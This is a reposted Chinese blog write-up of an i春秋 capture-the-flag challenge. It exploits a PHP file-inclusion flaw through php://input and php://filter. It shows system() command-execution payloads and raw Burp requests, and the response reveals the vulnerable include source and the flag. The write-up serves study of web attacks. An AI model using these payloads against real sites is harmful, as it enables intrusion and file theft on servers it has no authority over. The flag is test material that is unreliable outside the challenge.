# i春秋include

转载

weixin_30701575 于 2019-09-02 17:00:00 发布 207 收藏
文章标签： php
原文链接：http://www.cnblogs.com/wosun/p/11447569.html

打开题目,发现它提示我们有个phpinfo.php，所以我们直接访问，没有什么特殊的发现，根据题目提示include，找到allow_url_include的信息

Core

| PHP Version | 5.6.29 | |
|---|---|---|
| Directive | Local Value | Master Value |
| allow_url_fopen | Off | Off |
| allow_url_include | On | On |

（ctrl+f直接进入网页搜索）


发现是打开的。即允许php://input的形式，所以这里使用post传输数据

构造url：

http://169c1b893df145ceab40a9f940fab6573f46d3b3eb8d426a.changame.ichunqiu.com/?path=php://input

使用post传入一句话木马：<?php echo system('ls');?>

Run一下爆出许多文件



再使用bp抓包，修改下面的一句话木马中的值为<?php system("cat dle345aae.php");?>再传入repeater中Go一次得到flag

```
GET /?path=php://filter/read=convert.base64-encode/resource=dle345aae.php HTTP/1.1
Host: 169c1b893df145ceab40a9f940fab6573f46d3b3eb8d426a.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: UM_distinctid=16b1bd69cd510b-06c76d4Bcb7dcb8-4c312d7d-144000-16b1bd69cd733c; __jsluid_h=ec1c8e11dd5355cdbe35f78a596361fe9
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
<?php system("cat dle345aae.php");?>
```

Request

Raw Params Headers Hex XML

```
GET /?path=php:%2f%2finput HTTP/1.1
Host:
13960f3025954df2bc34db9667299634b2a1416af6c642a2.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0)
Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie:
UM_distinctid=16b1bd69cd510b-06c76d4Bcb7dcb8-4c312d7d-144000-16b1bd69cd733c; __jsluid_h=9500b0fea054aab8a88eec64b63f5783
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 42

<?php system("cat dle345aae.php");?>
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Mon, 02 Sep 2019 08:50:57 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Vary: Accept-Encoding
X-Via-JSL: a84e2aa,-
X-Cache: bypass
Content-Length: 831

<code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php <br
/>show_source</span><span style="color: #007700">(</span><span
style="color: #0000BB">__FILE__</span><span style="color:
#007700">);<br />if(isset(</span><span style="color:
#0000BB">$_REQUEST</span><span style="color: #007700">[</span><span
style="color: #DD0000">'path'</span><span style="color:
#007700">])){<br />    include(</span><span
style="color: #0000BB">$_REQUEST</span><span style="color:
#007700">[</span><span style="color: #DD0000">'path'</span><span
style="color: #007700">]);<br />}else{<br
/>    include(</span><span style="color:
#DD0000">'phpinfo.php'</span><span style="color: #007700">);<br />}<br
/></span>
</span>
</code>
<?php
$flag="flag{19975562-1b56-4422-824f-dcdd79ed39c6}";
```

转载于:https://www.cnblogs.com/wosun/p/11447569.html